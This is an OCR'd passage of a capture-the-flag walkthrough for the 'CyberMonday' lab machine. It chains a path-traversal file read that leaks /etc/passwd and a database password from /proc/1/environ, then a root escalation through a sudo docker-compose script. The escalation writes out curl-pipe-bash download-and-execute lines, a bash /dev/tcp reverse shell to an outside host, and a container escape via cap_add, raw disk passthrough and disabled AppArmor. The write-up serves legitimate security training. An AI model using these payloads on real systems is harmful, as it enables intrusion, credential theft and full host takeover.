Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,*/*;q=0.8
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
Content-Type: application/json
Content-Length: 85
x-api-key: 22892e36-1770-11ee-be56-0242ac120002
x-access-token: eyJ0eXAiOiJKV1QiLCJhbGciOiJIUzI1NiJ9.eyJpZCI6MiwidXNlcm5hbWUiOiJyaXZhbCIsInJvbGUiOiJhZG1pbiJ9.ilvEruwwf2RjKXuQx6ynbYYVAhv1rpu-2146QgMdjCs

{
  "action":"read",
  "log_name":
  " . . / . . / . . / . . / logs / . . / etc / passwd "
}
```


Response

Pretty Raw Hex Render

```
HTTP/1.1 200 OK
Server: nginx/1.25.1
Date: Wed, 06 Sep 2023 14:59:07 GMT
Content-Type: application/json; charset=utf-8
Connection: keep-alive
Host: webhooks-api-beta.cybermonday.htb
X-Powered-By: PHP/8.2.7
Set-Cookie: PHPSESSID=d99f8094fc44daf141cef0f18df8d4fc; path=/
Expires: Thu, 19 Nov 1981 08:52:00 GMT
Cache-Control: no-store, no-cache, must-revalidate
Pragma: no-cache
Content-Length: 975

{
  "status":"success",
  "message":
  "root:x:0:0:root:\/root:\/bin\/bash\ndaemon:x:1:1:daemon:\/usr\/sbin:\/usr\/sbin\/nologin\nbin:x:2:2:bin:\/bin:\/usr\/sbin\/nologin\nsys:x:3:3:sys:\/dev:\/usr\/sbin\/nologin\nsync:x:4:65534:sync:\/bin:\/bin\/sync\ngames:x:5:60:games:\/usr\/games:\/usr\/sbin\/nologin\nman:x:6:12:man:\/var\/cache\/man:\/usr\/sbin\/nologin\nlp:x:7:7:lp:\/var\/spool\/lpd:\/usr\/sbin\/nologin\nmail:x:8:8:mail:\/var\/mail:\/usr\/sbin\/nologin\nnews:x:9:9:news:\/var\/spool\/news:\/usr\/sbin\/nologin\nuucp:x:10:10:uucp:\/var\/spool\/uucp:\/usr\/sbin\/nologin\nproxy:x:13:13:proxy:\/bin:\/usr\/sbin\/nologin\nwww-data:x:33:33:www-data:\/var\/www:\/usr\/sbin\/nologin\nbackup:x:34:34:backup:\/var\/backups:\/usr\/sbin\/nologin\nlist:x:38:38:Mailing List Manager:\/var\/list:\/usr\/sbin\/nologin\nirc:x:39:39:ircd:\/run\/ircd:\/usr\/sbin\/nologin\n_apt:x:42:65534::\/nonexistent:\/usr\/sbin\/nologin\nnobody:x:65534:65534:nobody:\/nonexistent:\/usr\/sbin\/nologin\n"
}
```

weird but I didn't think much of it at the time.

looking back at this afterwards it might be to do something with the following line in `LogsController.php`



Exploiting LFI in API endpoint

happy I found LFI. time to find a password for john.
using the following POST request I was able to find the credentials

```
POST /webhook/c4b64515-ccbd-4bc6-8016-aeab8ad73dce/logs HTTP/1.1
Host: webhooks-api-beta.cybermonday.htb
User-Agent: Mozilla/5.0 (Windows NT 10.0; rv:102.0) Gecko/20100101 Firefox/102.0
Accept:
text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,*/*;q=0
.8
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
Content-Type: application/json
Content-Length: 94
x-api-key: 22892e36-1770-11ee-be56-0242ac120002
x-access-
token:eyJ0eXAiOiJKV1QiLCJhbGciOiJIUzI1NiJ9.eyJpZCI6MiwidXNlcm5hbWUiOiJyaXZhbCIsInJv
bGUiOiJhZG1pbiJ9.ilvEruwwf2RjKXuQx6ynbYYVAhv1rpu-2146QgMdjCs

{"action": "read", "log_name": ". . / . . / . . / . . / . . / logs / . . / proc / 1
/environ"}
```


RESPONSE

```
HTTP/1.1 200 OK
Server: nginx/1.25.1
Date: Wed, 06 Sep 2023 14:47:38 GMT
Content-Type: application/json; charset=utf-8
Connection: keep-alive
Host: webhooks-api-beta.cybermonday.htb
X-Powered-By: PHP/8.2.7
Set-Cookie: PHPSESSID=e967daa6031c447dcda8eb8d045ae101; path=/
Expires: Thu, 19 Nov 1981 08:52:00 GMT
Cache-Control: no-store, no-cache, must-revalidate
Pragma: no-cache
Content-Length: 1036
```


{"status":"success","message":"HOSTNAME=e1862f4e1242\u0000PHP_INI_DIR=\/usr\/local\/etc\/php\u0000HOME=\/root\u0000PHP_LDFLAGS=-Wl,-O1 -pie\u0000PHP_CFLAGS=-fstack-protector-strong -fpic -fpie -O2 -D_LARGEFILE_SOURCE -D_FILE_OFFSET_BITS=64\u0000DBPASS=ngFfX2L71Nu\u0000PHP_VERSION=8.2.7\u0000GPG_KEYS=39B641343D8C104B2B146DC3F9C39DC0B9698544 E60913E4DF209907D8E30D96659A97C9CF2A795A1198C0117593497A5EC5C199286AF1F9897469DC\u0000PHP_CPPFLAGS=-fstack-protector-strong -fpic -fpie -O2 -D_LARGEFILE_SOURCE -D_FILE_OFFSET_BITS=64\u0000PHP_ASC_URL=https:\/\/www.php.net\/distributions\/php-8.2.7.tar.xz.asc\u0000PHP_URL=https:\/\/www.php.net\/distributions\/php-8.2.7.tar.xz\u0000DBHOST=db\u0000DBUSER=dbuser\u0000PATH=\/usr\/local\/sbin:\/usr\/local\/bin:\/usr\/sbin:\/usr\/bin:\/sbin:\/bin\u0000DBNAME=webhooks_api\u0000PHPIZE_DEPS=autoconf \t\tdpkg-dev \t\tfile \t\tg++ \t\tgcc \t\tlibc-dev \t\tmake \t\tpkg-config \t\tre2c\u0000PWD=\/var\/www\/html\u0000PHP_SHA256=4b9fb3dcd7184fe7582d7e44544ec7c5153852a2528de3b6754791258ffbdfa0\u0000"}

we see a `DBPASS` variable with Value `ngFfX2L71Nu`

I tried ssh as john using this password.



Finally the user flag



ROOT

local privilege enumeration

Being on the box as a low privileged user called `john` I needed to do local enumeration again to escalate privileges.

I started off with running linPEAS but some manual checks revealed to path to root

```
john@cybermonday:~$ sudo -l
[sudo] password for john:
Matching Defaults entries for john on localhost:
    env_reset, mail_badpass,
secure_path=/usr/local/sbin\:/usr/local/bin\:/usr/sbin\:/usr/bin\:/sbin\:/bin

User john may run the following commands on localhost:
    (root) /opt/secure_compose.py *.yml
john@cybermonday:~$
```

sudo permissions on python script

so our user `john` can run the `/opt/secure_compose.py` python script as root if it passes a `.yml` or Yaml file.
the script contains the following code:

```
#!/usr/bin/python3
import sys, yaml, os, random, string, shutil, subprocess, signal

def get_user():
    return os.environ.get("SUDO_USER")

def is_path_inside_whitelist(path):
    whitelist = [f"/home/{get_user()}", "/mnt"]

    for allowed_path in whitelist:
        if os.path.abspath(path).startswith(os.path.abspath(allowed_path)):
            return True
    return False

def check_whitelist(volumes):
    for volume in volumes:
        parts = volume.split(":")
        if len(parts) == 3 and not is_path_inside_whitelist(parts[0]):
            return False
    return True

def check_read_only(volumes):
    for volume in volumes:
        if not volume.endswith(":ro"):
            return False
    return True

def check_no_symlinks(volumes):
```

```
    for volume in volumes:
        parts = volume.split(":")
        path = parts[0]
        if os.path.islink(path):
            return False
    return True

def check_no_privileged(services):
    for service, config in services.items():
        if "privileged" in config and config["privileged"] is True:
            return False
    return True

def main(filename):

    if not os.path.exists(filename):
        print(f"File not found")
        return False

    with open(filename, "r") as file:
        try:
            data = yaml.safe_load(file)
        except yaml.YAMLError as e:
            print(f"Error: {e}")
            return False

        if "services" not in data:
            print("Invalid docker-compose.yml")
            return False

        services = data["services"]

        if not check_no_privileged(services):
            print("Privileged mode is not allowed.")
            return False

        for service, config in services.items():
            if "volumes" in config:
                volumes = config["volumes"]
                if not check_whitelist(volumes) or not check_read_only(volumes):
                    print(f"Service '{service}' is malicious.")
                    return False
                if not check_no_symlinks(volumes):
                    print(f"Service '{service}' contains a symbolic link in the
volume, which is not allowed.")
                    return False
```

```
    return True

def create_random_temp_dir():
    letters_digits = string.ascii_letters + string.digits
    random_str = ''.join(random.choice(letters_digits) for i in range(6))
    temp_dir = f"/tmp/tmp-{random_str}"
    return temp_dir

def copy_docker_compose_to_temp_dir(filename, temp_dir):
    os.makedirs(temp_dir, exist_ok=True)
    shutil.copy(filename, os.path.join(temp_dir, "docker-compose.yml"))

def cleanup(temp_dir):
    subprocess.run(["/usr/bin/docker-compose", "down", "--volumes"],
stdout=subprocess.DEVNULL, stderr=subprocess.DEVNULL)
    shutil.rmtree(temp_dir)

def signal_handler(sig, frame):
    print("\nSIGINT received. Cleaning up...")
    cleanup(temp_dir)
    sys.exit(1)

if __name__ == "__main__":
    if len(sys.argv) != 2:
        print(f"Use: {sys.argv[0]} <docker-compose.yml>")
        sys.exit(1)

    filename = sys.argv[1]
    if main(filename):
        temp_dir = create_random_temp_dir()
        copy_docker_compose_to_temp_dir(filename, temp_dir)
        os.chdir(temp_dir)

        signal.signal(signal.SIGINT, signal_handler)

        print("Starting services...")
        result = subprocess.run(["/usr/bin/docker-compose", "up", "--build"],
stdout=subprocess.DEVNULL, stderr=subprocess.DEVNULL)
        print("Finishing services")

        cleanup(temp_dir)
```

let's break this down.

```
1. Start
  |
  +-> 2. Check Command-line Arguments
            |
            +-> Invalid -> Exit
            |
            +-> Valid -> Continue
  |
  +-> 3. Run main(filename)
            |
            +-> 4. Check if 'filename' exists
                  |
                  +-> No -> Print "File not found" -> Exit
                  |
                  +-> Yes -> Continue
            |
            +-> 5. Load YAML data
                  |
                  +-> Error -> Print Error -> Exit
                  |
                  +-> Success -> Continue
            |
            +-> 6. Check for "services" key
                  |
                  +-> No -> Print "Invalid docker-compose.yml" -> Exit
                  |
                  +-> Yes -> Continue
            |
            +-> 7. Validate services
                  |
                  +-> 8. Check Privileged Mode
                  |       |
                  |       +-> Not Allowed -> Print "Privileged mode is not
allowed." -> Exit
                  |       |
                  |       +-> Allowed -> Continue
                  |
                  +-> 9. Loop Through Services
                        |
                        +-> 10. Validate Volumes
                                |
                                +-> Whitelist Check
                                |       |
                                |       +-> Fail -> Print "Service is malicious" ->
Exit
                                |       |
```

```
                                |       +-> Pass -> Continue
                                |
                                +-> Read-only Check
                                |       |
                                |       +-> Fail -> Print "Service is malicious" ->
Exit
                                |       |
                                |       +-> Pass -> Continue
                                |
                                +-> No Symlinks Check
                                        |
                                        +-> Fail -> Print "Service contains a
symbolic link" -> Exit
                                        |
                                        +-> Pass -> Continue
  |
  +-> 11. Create Random Temp Dir
  |
  +-> 12. Copy docker-compose.yml to Temp Dir
  |
  +-> 13. Change Directory to Temp Dir
  |
  +-> 14. Register Signal Handler for SIGINT
  |
  +-> 15. Start Services (docker-compose up)
  |
  +-> 16. Cleanup
  |
  +-> 17. Exit
```

so the script does some basic checks against well-known tactics for escalating privileges when dealing with the creation of docker files. is specifically checks for:

- Privileged containers
- Whitelisted volume paths
- Read-only volumes
- No symbolic links in volume paths

however, the docker compose file format offers many more features and settings that the script does not validate.


I did some research on the following page
https://docs.docker.com/compose/compose-file/compose-file-v3

Bypass network restrictions using CAP_ADD

so the python script is checking for privileged containers using a simple search for `--privileged` string. I learned we can just use `cap_add` to do the same


using the following yaml file I was able to get a response from the docker

```
version: '3'
services:
  exploit:
    image: cybermonday_api
    command: /bin/sh -c "curl http://10.10.14.122:8081/test"
    cap_add:
      - ALL
```



reverse shell into container

I eventually popped the shell using the famous download and execute trick.



I used the following `.yml` file

```
version: '3'
services:
  exploit:
    image: cybermonday_api
    command: /bin/sh -c "curl http://10.10.14.122:8081/revshell.sh | bash"
    cap_add:
      - ALL
```

this will download and execute the `revshell.sh` bash script that I have hosted in my python webserver on my kali.

the bash script is just a simple reverse shell

```
# revshell.sh
bash -i >& /dev/tcp/10.10.14.122/9002 0>&1
```

I executed the python script as root

```
sudo /opt/secure_compose.py rival6.yml
Starting services...
```

I can see the GET request for my revshell inside my python webservice

```
python3 -m http.server 8081
Serving HTTP on 0.0.0.0 port 8081 (http://0.0.0.0:8081/) ...
10.129.229.35 - - [06/Sep/2023 22:09:03] "GET /revshell.sh HTTP/1.1" 200 -
```

and I popped the shell in my `nc` listener

```
$ nc -lvnp 9002
Ncat: Version 7.93 ( https://nmap.org/ncat )
Ncat: Listening on :::9002
Ncat: Listening on 0.0.0.0:9002
Ncat: Connection from 10.129.229.35.
Ncat: Connection from 10.129.229.35:51484.
bash: cannot set terminal process group (1): Inappropriate ioctl for device
bash: no job control in this shell
root@1905f30ffde2:/var/www/html# whoami
whoami
root
root@1905f30ffde2:/var/www/html# hostname
hostname
1905f30ffde2
root@1905f30ffde2:/var/www/html#
```

with that trick I had access to the docker but I still needed a way to escape from the container.

I researched the documentation and after some frustrations and more research and talks I saw a way.
if moses doesn't go to the mountain than the mountain will go to moses....

Bypassing the volumes restrictions by doing a passthrough of the device.

I tried mapping `/dev/sda1` through and then mounting `/dev/sda1` in the container. that should give me access to the file system of the host.

```
version: '3'
services:
  exploit:
    image: cybermonday_api
    command: /bin/sh -c "curl http://10.10.14.122:8081/revshell.sh | bash"
    cap_add:
      - ALL
    devices:
      - "/dev/sda1:/dev/sda1"
```

almost there...

```
root@6c323816ab40:/# ls -la /dev
ls -la /dev
total 4
drwxr-xr-x 5 root root  360 Sep  6 23:07 .
drwxr-xr-x 1 root root 4096 Sep  6 23:07 ..
lrwxrwxrwx 1 root root   11 Sep  6 23:07 core -> /proc/kcore
lrwxrwxrwx 1 root root   13 Sep  6 23:07 fd -> /proc/self/fd
crw-rw-rw- 1 root root 1, 7 Sep  6 23:07 full
drwxrwxrwt 2 root root   40 Sep  6 23:07 mqueue
crw-rw-rw- 1 root root 1, 3 Sep  6 23:07 null
lrwxrwxrwx 1 root root    8 Sep  6 23:07 ptmx -> pts/ptmx
drwxr-xr-x 2 root root    0 Sep  6 23:07 pts
crw-rw-rw- 1 root root 1, 8 Sep  6 23:07 random
brw-rw---- 1 root disk 8, 1 Sep  6 23:07 sda1
drwxrwxrwt 2 root root   40 Sep  6 23:07 shm
lrwxrwxrwx 1 root root   15 Sep  6 23:07 stderr -> /proc/self/fd/2
lrwxrwxrwx 1 root root   15 Sep  6 23:07 stdin -> /proc/self/fd/0
lrwxrwxrwx 1 root root   15 Sep  6 23:07 stdout -> /proc/self/fd/1
crw-rw-rw- 1 root root 5, 0 Sep  6 23:07 tty
crw-rw-rw- 1 root root 1, 9 Sep  6 23:07 urandom
crw-rw-rw- 1 root root 1, 5 Sep  6 23:07 zero
root@6c323816ab40:/#
```

I tried mounting the drive but got greeted with an error message

```
root@5c5555001900:/var/www/html# mkdir -p /mnt/rival
mkdir -p /mnt/rival
root@5c5555001900:/var/www/html# mount -r /dev/sda1 /dev/rival
mount -r /dev/sda1 /dev/rival
mount: /dev/rival: mount point does not exist.
       dmesg(1) may have more information after failed mount system call.
root@5c5555001900:/var/www/html# mount -r /dev/sda1 /mnt/rival
mount -r /dev/sda1 /mnt/rival
mount: /mnt/rival: cannot mount /dev/sda1 read-only.
       dmesg(1) may have more information after failed mount system call.
root@5c5555001900:/var/www/html#
```

bypassing the read-only flag on /dev/sda1 to mount

weird because I was root inside a container. what permissions are missing?
after some research I found the following https://docs.docker.com/engine/security/apparmor/
https://book.hacktricks.xyz/linux-hardening/privilege-escalation/docker-security/apparmor

I decided to try out disabling it alltogether.

I got it working in the end with the following yaml file

```
version: '3'
services:
  exploit:
    image: cybermonday_api
    command: /bin/sh -c "curl http://10.10.14.122:8081/revshell.sh | bash"
    cap_add:
      - ALL
    devices:
      - "/dev/sda1:/dev/sda1"
    security_opt:
      - apparmor:unconfined
```

after spinning up this docker using the `secure_compose.py` script I popped my reverse shell and tried mounting the drive again.

```
# creating a directory and mount sda1 in there
mkdir -p /mnt/rival

mount /dev/sda1 /mnt/rival

cd /mnt/rival
root@4acb7a65704c:/mnt/rival#

# getting the root flag

cd root

ls
cybermonday
root.txt

cat root.txt
4819b45aae60514dc5c3dcaf27b037b3
root@4acb7a65704c:/mnt/rival/root#
```

What a journey, the soab finally got hacked by Rival.